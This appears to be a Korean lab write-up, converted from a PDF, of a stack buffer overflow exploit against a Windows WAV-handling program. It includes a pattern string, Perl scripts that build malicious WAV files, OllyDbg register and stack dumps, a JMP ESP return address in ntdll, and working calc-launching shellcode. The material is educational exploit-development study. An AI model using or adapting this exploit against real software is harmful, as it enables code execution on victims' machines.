9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0Gt1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1Hk2Hk3Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2Hp3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7Hr8Hr9Hs0Hs1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht9Hu0Hu1Hu2Hu3Hu4Hu5Hu6Hu7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ii0Ii1Ii2Ii3Ii4Ii5Ii6Ii7Ii8Ii9Ij0Ij1Ij2Ij3Ij4Ij5Ij6Ij7Ij8Ij9Ik0Ik1Ik2Ik3Ik4Ik5Ik6Ik7Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6Im7Im8Im9In0In1In2In3In4In5In6In7In8In9Io0Io1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4Ir5Ir6Ir7Ir8Ir9Is0Is1Is2Is3Is4Is5Is6Is7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3Iu4Iu5Iu6Iu7Iu8Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy1Iy2Iy3Iy4Iy5Iy6Iy7Iy8Iy9Iz0Iz1Iz2Iz3Iz4Iz5Iz6Iz7Iz8Iz9Jj0Jj1Jj2Jj3Jj4Jj5Jj6Jj7Jj8Jj9Jk0Jk1Jk2Jk3Jk4Jk5Jk6Jk7Jk8Jk9Jl0Jl1Jl2Jl3Jl4Jl5Jl6Jl7Jl8Jl9Jm0Jm1Jm2Jm3Jm4Jm5Jm6Jm7Jm8Jm9Jn0Jn1Jn2Jn3Jn4Jn5Jn6Jn7Jn8Jn9Jo0Jo1Jo2Jo3Jo4Jo5Jo6Jo7Jo8Jo9Jp0Jp1Jp2Jp3Jp4Jp5Jp6Jp7Jp8Jp9Jq0Jq1Jq2Jq3Jq4Jq5Jq6Jq7Jq8Jq9Jr0Jr1Jr2Jr3Jr4Jr5Jr6Jr7Jr8Jr9Js0Js1Js2Js3Js4Js5Js6Js7Js8Js9Jt0Jt1Jt2Jt3Jt4Jt5Jt6Jt7Jt8Jt9Ju0Ju1Ju2Ju3Ju4Ju5Ju6Ju7Ju8Ju9Jv0Jv1Jv2Jv3Jv4Jv5Jv6Jv7Jv8Jv9Jw0Jw1Jw2Jw3Jw4Jw5Jw6Jw7Jw8Jw9Jx0Jx1Jx2Jx3Jx4Jx5Jx6Jx7Jx8Jx9Jy0Jy1Jy2Jy3Jy4Jy5Jy6Jy7Jy8Jy9Jz0Jz1Jz2Jz3Jz4Jz5Jz6Jz7Jz8Jz9Kk0Kk1Kk2Kk3Kk4Kk5Kk6Kk7Kk8Kk9Kl0Kl1Kl2Kl3Kl4Kl5Kl6Kl7Kl8Kl9Km0Km1Km2Km3Km4Km5Km6Km7Km8Km9Kn0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6Kp7Kp8Kp9Kq0Kq1Kq2Kq3Kq4Kq5Kq6Kq7Kq8Kq9Kr0Kr1Kr2Kr3Kr4Kr5Kr6Kr7Kr8Kr9Ks0Ks1Ks2Ks3Ks4Ks5Ks6Ks7Ks8Ks9Kt0Kt1Kt2Kt3Kt4Kt5Kt6Kt7Kt8Kt9Ku0Ku1Ku2Ku3Ku4Ku5Ku6Ku7Ku8Ku9Kv0Kv1Kv2Kv3Kv4Kv5Kv6Kv7Kv8Kv9Kw0Kw1Kw2Kw3Kw4Kw5Kw6Kw7Kw8Kw9Kx0Kx1Kx2Kx3Kx4Kx5Kx6Kx7Kx8Kx9Ky0Ky1Ky2Ky3Ky4Ky5Ky6Ky7Ky8Ky9Kz0Kz1Kz2Kz3Kz4Kz5Kz6Kz7Kz8Kz9Ll0Ll1Ll2Ll3Ll4Ll5Ll6Ll7Ll8Ll9Lm0Lm1Lm2Lm3Lm4Lm5Lm6Lm7Lm8Lm9Ln0Ln1Ln2Ln3Ln4Ln5Ln6Ln7Ln8Ln9Lo0Lo1Lo2Lo3Lo4Lo5Lo6Lo7Lo8Lo9Lp0Lp1Lp2Lp3Lp4Lp5Lp6Lp7Lp8Lp9Lq0Lq1Lq2Lq3Lq4Lq5Lq6Lq7Lq8Lq9Lr0Lr1Lr2Lr3Lr4Lr5Lr6Lr7Lr8Lr9Ls0Ls1Ls2Ls3Ls4Ls5Ls6Ls7Ls8Ls9Lt0Lt1Lt2Lt3Lt4Lt5Lt6Lt7Lt8Lt9Lu0Lu1Lu2Lu3Lu4Lu5Lu6Lu7Lu8Lu9Lv0Lv1Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7Lx8Lx9Ly0Ly1Ly2Ly3Ly4Ly5Ly6Ly7Ly8Ly9Lz0Lz1Lz2Lz3Lz4Lz5Lz6Lz7Lz8Lz9Mm0Mm1Mm2Mm3Mm4Mm5Mm6Mm7Mm8Mm9Mn0Mn1Mn2Mn3Mn4Mn5Mn6Mn7Mn8Mn9Mo0Mo1Mo2Mo3Mo4Mo5Mo6Mo7Mo8Mo9Mp0Mp1Mp2Mp3Mp4Mp5Mp6Mp7Mp8Mp9Mq0Mq1Mq2Mq3Mq4Mq5Mq6Mq7Mq8Mq9Mr0Mr1Mr2Mr3Mr4Mr5Mr6Mr7Mr8Mr9Ms0Ms1Ms2Ms3Ms4Ms5Ms6Ms7Ms8Ms9Mt0Mt1Mt2Mt3Mt4Mt5Mt6Mt7Mt8Mt9Mu0Mu1Mu2Mu3Mu4Mu5Mu6Mu7Mu8Mu9Mv0Mv1Mv2Mv3Mv4Mv5Mv6Mv7Mv8Mv9Mw0Mw1Mw2Mw3Mw4Mw5Mw6Mw7Mw8Mw9Mx0Mx1Mx2Mx3Mx4Mx5Mx6Mx7Mx8Mx9My0My1My2My3My4My5My6My7My8My9Mz0Mz1Mz2Mz3Mz4Mz5Mz6Mz7Mz8Mz9Nn0Nn1Nn2Nn3Nn4Nn5Nn6Nn7Nn8Nn9No0No1No2No3No4No5No6No7No8No9Np0Np1Np2Np3Np4Np5Np6Np7Np8Np9Nq0Nq1Nq2Nq3Nq4Nq5Nq6Nq7Nq8Nq9Nr0Nr1Nr2Nr3Nr4Nr5Nr6Nr7Nr8Nr9Ns0Ns1Ns2Ns3Ns4Ns5Ns6Ns7Ns8Ns9Nt0Nt1Nt2Nt3Nt4Nt5Nt6Nt7Nt8Nt9Nu0Nu1Nu2Nu3Nu4Nu5Nu6Nu7Nu8Nu9Nv0Nv1Nv2Nv3Nv4Nv5Nv6Nv7Nv8Nv9Nw0Nw1Nw2Nw3Nw4Nw5Nw6Nw7Nw8Nw9Nx0Nx1Nx2Nx3Nx4Nx5Nx6Nx7Nx8Nx9Ny0Ny1Ny2Ny3Ny4Ny5Ny6Ny7Ny8Ny9Nz0Nz1Nz2Nz3Nz4Nz5Nz6Nz7Nz8Nz9Oo0Oo1Oo2Oo3Oo4Oo5Oo6Oo7Oo8Oo9Op0Op1Op2Op3Op4Op5Op6Op7Op8Op9Oq0Oq1Oq2Oq3Oq4Oq5Oq6Oq7Oq8Oq9Or0Or1Or2Or3Or4Or5Or6Or7Or8Or9Os0Os1Os2Os3Os4Os5Os6Os7Os8Os9Ot0Ot1Ot2Ot3Ot4Ot5Ot6Ot7Ot8Ot9Ou0Ou1Ou2Ou3Ou4Ou5Ou6Ou7Ou8Ou9Ov0Ov1Ov2Ov3Ov4Ov5Ov6Ov7Ov8Ov9Ow0Ow1Ow2Ow3Ow4Ow5Ow6Ow7Ow8Ow9Ox0Ox1Ox2Ox3Ox4Ox5Ox6Ox7Ox8Ox9Oy0Oy1Oy2Oy3Oy4Oy5Oy6Oy7Oy8Oy9Oz0Oz1Oz2Oz3Oz4Oz5Oz6Oz7Oz8Oz9Pp0Pp1Pp2Pp3Pp4Pp5Pp6Pp7Pp8Pp9Pq0Pq1Pq2Pq3Pq4Pq5Pq6Pq7Pq8Pq9Pr0Pr1Pr2Pr3Pr4Pr5Pr6Pr7Pr8Pr9Ps0Ps1Ps2Ps3Ps4Ps5Ps6Ps7Ps8Ps9Pt0Pt1Pt2Pt3Pt4Pt5Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw0Pw1Pw2Pw3Pw4Pw5Pw6Pw7Pw8Pw9Px0Px1Px2Px3Px4Px5Px6Px7Px8Px9Py0Py1Py2Py3Py4Py5Py6Py7Py8Py9Pz0Pz1Pz2Pz3Pz4Pz5Pz6Pz7Pz8Pz9Qq0Qq1Qq2Qq3Qq4Qq5Qq6Qq7Qq8Qq9Qr0Qr1Qr2Qr3Qr4Qr5Qr6Qr7Qr8Qr9Qs0Qs1Qs2Qs3Qs4Qs5Qs6Qs7Qs8Qs9Qt0Qt1Qt2Qt3Qt4Qt5Qt6Qt7Qt8Qt9Qu0Qu1Qu2Qu3Qu4Qu5Qu6Qu7Qu8Qu9Qv0Qv1Qv2Qv3Qv4Qv5Qv6Qv7Qv8Qv9Qw0Qw1Qw2Qw3Qw4Qw5Qw6Qw7Qw8Qw9Qx0Qx1Qx2Qx3Qx4Qx5Qx6Qx7Qx8Qx9Qy0Qy1Qy2Qy3Qy4Qy5Qy6Qy7Qy8Qy9Qz0Qz1Qz2Qz3Qz4Qz5Qz6Qz7Qz8Qz9Rr0Rr1Rr2Rr3Rr4Rr5Rr6Rr7Rr8Rr9Rs0Rs1Rs2Rs3Rs4Rs5Rs6Rs7Rs8Rs9Rt0Rt1Rt2Rt3Rt4Rt5Rt6Rt7Rt8Rt9Ru0Ru1Ru2Ru3Ru4Ru5Ru6Ru7Ru8Ru9Rv0Rv1Rv2Rv3Rv4Rv5Rv6Rv7Rv8Rv9Rw0Rw1Rw2Rw3Rw4Rw5Rw6Rw7Rw8Rw9Rx0Rx1Rx2Rx3Rx4Rx5Rx6Rx7Rx8Rx9Ry0Ry1Ry2Ry3Ry4Ry5Ry6Ry7Ry8Ry9Rz0Rz1Rz2Rz3Rz4Rz5Rz6Rz7Rz8Rz9Ss0Ss1Ss2Ss3Ss4Ss5Ss6Ss7Ss8Ss9St0St1St2St3St4St5St6St7St8St9Su0Su1Su2Su3Su4Su5Su6Su7Su8Su9Sv0Sv1Sv2Sv3Sv4Sv5Sv6Sv7Sv8Sv9Sw0Sw1Sw2Sw3Sw4Sw5Sw6Sw7Sw8Sw9Sx0Sx1Sx2Sx3Sx4Sx5Sx6Sx7Sx8Sx9Sy0Sy1Sy2Sy3Sy4Sy5Sy6Sy7Sy8Sy9Sz0Sz1Sz2Sz3Sz4Sz5Sz6Sz7Sz8Sz9Tt0Tt1Tt2Tt3Tt4Tt5Tt6Tt7Tt8Tt9Tu0Tu1Tu2Tu3Tu4Tu5Tu6Tu7Tu8Tu9Tv0Tv1Tv2Tv3Tv4Tv5Tv6Tv7Tv8Tv9Tw0Tw1Tw2Tw3Tw4Tw5Tw6Tw7Tw8Tw9Tx0Tx1Tx2Tx3Tx4Tx5Tx6Tx7Tx8Tx9Ty0Ty1Ty2Ty3Ty4Ty5Ty6Ty7Ty8Ty9Tz0Tz1Tz2Tz3Tz4Tz5Tz6Tz7Tz8Tz9Uu0Uu1Uu2Uu3Uu4Uu5Uu6Uu7Uu8Uu9Uv0Uv1Uv2Uv3Uv4Uv5Uv6Uv7Uv8Uv9Uw0Uw1Uw2Uw3Uw4Uw5Uw6Uw7Uw8Uw9Ux0Ux1Ux2Ux3Ux4Ux5Ux6Ux7Ux8Ux9Uy0Uy1Uy2Uy3Uy4Uy5Uy6Uy7Uy8Uy9Uz0Uz1Uz2Uz3Uz4Uz5Uz6Uz7Uz8Uz9Vv0Vv1Vv2Vv3Vv4Vv5Vv6Vv7Vv8Vv9Vw0Vw1Vw2Vw3Vw4Vw5Vw6Vw7Vw8Vw9Vx0Vx1Vx2Vx3Vx4Vx5Vx6Vx7Vx8Vx9Vy0Vy1Vy2Vy3Vy4Vy5Vy6Vy7Vy8Vy9Vz0Vz1Vz2Vz3Vz4Vz5Vz6Vz7Vz8Vz9Ww0Ww1Ww2Ww3Ww4Ww5Ww6Ww7Ww8Ww9Wx0Wx1Wx2Wx3Wx4Wx5Wx6Wx7Wx8Wx9Wy0Wy1Wy2Wy3Wy4Wy5Wy6Wy7Wy8Wy9Wz0Wz1Wz2Wz3Wz4Wz5Wz6Wz7Wz8Wz9Xx0Xx1Xx2Xx3Xx4Xx5Xx6Xx7Xx8Xx9Xy0Xy1Xy2Xy3Xy4Xy5Xy6Xy7Xy8Xy9Xz0Xz1Xz2Xz3Xz4Xz5Xz6Xz7Xz8Xz9Yy0Yy1Yy2Yy3Yy4Yy5Yy6Yy7Yy8Yy9Yz0Yz1Yz2Yz3Yz4Yz5Yz6Yz7Yz8Yz9Zz0Zz1Zz2Zz3Zz4Zz5Zz6Zz7Zz8Zz9
```

1-3) 이 내용을 가지고 wav파일 생성하기

```
1 #!/usr/bin/perl
2 use strict;
3 use warnings;
4
5 my $file = "test1.wav";
6 open my $fp,">",$file;
7
8 print $fp
9 "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3.
10
11 close $fp;
```

```
C:\WINDOWS\system32\cmd.exe
계속하려면 아무 키나 누르십시오 . . .
```

1-4) 해당 프로그램에 생성한 wav파일을 사용하면 비정상 종료와 함께 EIP 확인

```
Registers (FPU)
EAX 00000000
ECX 00001388
EDX 00001388
EBX 35684634
ESP 0012F98C AS
EBP 31684630
ESI 68463368
EDI 46326846
EIP 46366846
```

2) 버퍼 사이즈 구하기

```
root@bt: /pentest/exploits/framework2/sdk# ./patternOffset.pl 46366846 5000
4128
```

2-2. 버퍼 사이즈와 Stack의 지역변수 크기 획득

3) Stack의 지역변수 크기 구하기

4128(buffer) - 4(SFP) = 2124(지역변수)

3-1) buffer : 4124인 경우

<pre>1 #!/usr/bin/perl 2 use strict; 3 use warnings; 4 5 my \$file = "attack.wav"; 6 open my \$fp, ">", \$file; 7 8 for(1 .. 4124){ 9 print \$fp "A"; 10 } 11 printf \$fp "\xED\x1E\x97\x7C\x 12 13 close \$fp;;</pre>	<table><tr><td>0012F9A8</td><td>41414141</td><td></td></tr><tr><td>0012F9AC</td><td>41414141</td><td></td></tr><tr><td>0012F9B0</td><td>41414141</td><td></td></tr><tr><td>0012F9B4</td><td>41414141</td><td></td></tr><tr><td>0012F9B8</td><td>41414141</td><td></td></tr><tr><td>0012F9BC</td><td>41414141</td><td></td></tr><tr><td>0012F9C0</td><td>7C971EED</td><td>ntdll.7C971EED</td></tr><tr><td>0012F9C4</td><td>83EC8B55</td><td></td></tr><tr><td>0012F9C8</td><td>C7360CEC</td><td>Pointer to next SEH record</td></tr><tr><td>0012F9CC</td><td>6163F445</td><td>SE handler</td></tr><tr><td>0012F9D0</td><td>C736636C</td><td></td></tr><tr><td>0012F9D4</td><td>652EF845</td><td></td></tr><tr><td>0012F9D8</td><td>C6366578</td><td></td></tr><tr><td>0012F9DC</td><td>6A00FC45</td><td></td></tr><tr><td>0012F9E0</td><td>458D3605</td><td></td></tr><tr><td>0012F9E4</td><td>4DB850F4</td><td></td></tr><tr><td>0012F9E8</td><td>FF7C8611</td><td></td></tr></table>	0012F9A8	41414141		0012F9AC	41414141		0012F9B0	41414141		0012F9B4	41414141		0012F9B8	41414141		0012F9BC	41414141		0012F9C0	7C971EED	ntdll.7C971EED	0012F9C4	83EC8B55		0012F9C8	C7360CEC	Pointer to next SEH record	0012F9CC	6163F445	SE handler	0012F9D0	C736636C		0012F9D4	652EF845		0012F9D8	C6366578		0012F9DC	6A00FC45		0012F9E0	458D3605		0012F9E4	4DB850F4		0012F9E8	FF7C8611	
0012F9A8	41414141																																																			
0012F9AC	41414141																																																			
0012F9B0	41414141																																																			
0012F9B4	41414141																																																			
0012F9B8	41414141																																																			
0012F9BC	41414141																																																			
0012F9C0	7C971EED	ntdll.7C971EED																																																		
0012F9C4	83EC8B55																																																			
0012F9C8	C7360CEC	Pointer to next SEH record																																																		
0012F9CC	6163F445	SE handler																																																		
0012F9D0	C736636C																																																			
0012F9D4	652EF845																																																			
0012F9D8	C6366578																																																			
0012F9DC	6A00FC45																																																			
0012F9E0	458D3605																																																			
0012F9E4	4DB850F4																																																			
0012F9E8	FF7C8611																																																			

> buffer값을 4124로 준 경우, 셸 코드 시작주소 + 4(0012F9C8)에서 비정상 종료 된다.

3-2) buffer : 4128인 경우

```
1  #!/usr/bin/perl
2  use strict;
3  use warnings;
4
5  my $file = "attack.wav";
6  open my $fp, ">", $file;
7
8  for(1 .. 4128){
9      print $fp "A";
10 }
11 printf $fp "\xED\x1E\x97\x7C\x5.
12
13 close $fp;;
```


Address	Value	Comment
0012F978	41414141	
0012F97C	41414141	
0012F980	41414141	
0012F984	41414141	
0012F988	41414141	
0012F98C	41414141	
0012F990	41414141	
0012F994	7C971EED	ntdll.7C971EED
0012F998	83EC8B55	Pointer to next SEH record
0012F99C	C7360CEC	SE handler
0012F9A0	6163F445	
0012F9A4	C736636C	
0012F9A8	652EF845	
0012F9AC	C6366578	
0012F9B0	6A00FC45	
0012F9B4	458D3605	
0012F9B8	4DB850F4	
0012F9BC	FF7C8611	

> buffer값을 4128로 준 경우, 셸 코드 시작 주소에서 Break Point한 JMP ESP에서 정지한다.

> 결과적으로, 4128에서 SFP공간을 제외한 나머지 4124가 Stack의 지역변수 크기임을 추측

2-3. RET 후 ESP 위치 파악


1) Run 한 다음, 상단의 아이콘 중 E를 클릭



2) ntdll.dll 찾아서 선택하고 Enter

77E70000	00076000	77E751D3	SHLWAPI	6.00.2900.2180	C:\WINDOWS\system32\SHLWAPI.dll
77F50000	000A8000	77F570D4	advapi32	5.1.2600.2180	C:\WINDOWS\system32\advapi32.dll
7C800000	0012E000	7C80B436	kernel32	5.1.2600.2180	C:\WINDOWS\system32\kernel32.dll
7C930000	0009C000	7C943156	ntdll	5.1.2600.2180	C:\WINDOWS\system32\ntdll.dll
7D220000	0020A000	7D30DDFC	WMUCORE	9.00.00.3250	C:\WINDOWS\system32\WMUCORE.DLL

3) 우클릭 - search for - command에서 JMP ESP를 검색



4) JMP ESP를 찾았다면 Break Point 걸기

Address	Hex dump	Disassembly	Comment
7C971EED	FFE4	JMP ESP	
7C971EEF	FE	???	Unknown
7C971EF0	FF56 68	CALL DWORD PTR DS:[ESI+68]	
7C971EF3	A2 1F977CE8	MOV BYTE PTR DS:[E87C971F],AL	


5) 생성해둔 파일을 집어넣는다




> 파일을 넣은 후, OllyDbg는 Break Point를 걸은 JMP ESP에 멈추게 되고
이 때 ESP는 0012F974임을 확인

2-4. JMP ESP 주소 확인


1) 해당 프로그램에 OllyDbg로 접근한 후, E 클릭



2) ntdll.dll 선택 후, Enter키 누르기



3) 우클릭 - search for - command 검색 : JMP ESP



3) JMP ESP의 주소 확인 : 7C971EED



2-5. 테스트용 셸 코드 작성

1) 셸 코드와 함께 작성하기

```
#!/usr/bin/perl
use strict;
use warnings;

my $file = "attack.wav";
open my $fp,">",$file;

for(1 .. 4128){
    print $fp "A";
}

printf $fp "\xED\x1E\x97\x7C\x55\x8B\xEC\x83\xEC\x0C\x36\xC7\x45\xF4\x63\x61\x6C\x63\x3
6\xC7\x45\xF8\x2E\x65\x78\x65\x36\xC6\x45\xFC\x00\x6A\x05\x36\x8D\x45\xF4\x50\xB8\x4D\x
11\x86\x7C\xFF\xD0\x6A\x00\xB8\xA2\xCA\x81\x7C\xFF\xD0\x33\xC0\x8B\xE5\x5D";

close $fp;
```

2) 코드가 저장된 wav파일 생성

```
1  #!/usr/bin/perl
2  use strict;
3  use warnings;
4
5  my $file = "attack.wav";
6  open my $fp,">",$file;
7
8  for(1 .. 4128){
9      print $fp "A";
10 }
11 printf $fp "\xED\x1E\x97\x7C\x55\x8B\xEC\x83\xEC\x0C\x36\xC7\x45\xF4\x63\x61\x6C\x63\x3
12 6\xC7\x45\xF8\x2E\x65\x78\x65\x36\xC6\x45\xFC\x00\x6A\x05\x36\x8D\x45\xF4\x50\xB8\x4D\x
13 11\x86\x7C\xFF\xD0\x6A\x00\xB8\xA2\xCA\x81\x7C\xFF\xD0\x33\xC0\x8B\xE5\x5D";
14 close $fp;;
```

C:\WINDOWS\system32\cmd.exe

계속하려면 아무 키나 누르십시오 . . .

2-6. 공격 가능 여부 확인

1) 생성한 wav파일을 해당 프로그래밍에 사용하면 비정상 종료되면서 계산기가 실행된다.

OlllyDbg - Alltomp3.exe - [CPU - thread 00000788, module ntdll]

File View Debug Plugins Options Window Help

Address Hex dump Disassembly Comment Registers (FP

7C93EB94 C3 RETN EAX 000000C0

7C93EB95 8DA424 00000000 LEA ESP, DWORD PTR SS:[ESP] ECX 01EEFFB0

계산기

편집(E) 보기(V) 도움말(H)

0.

Backspace CE C

MC 7 8 9 / sqrt

MR 4 5 6 * %

MS 1 2 3 - 1/x

M+ 0 +/- . + =

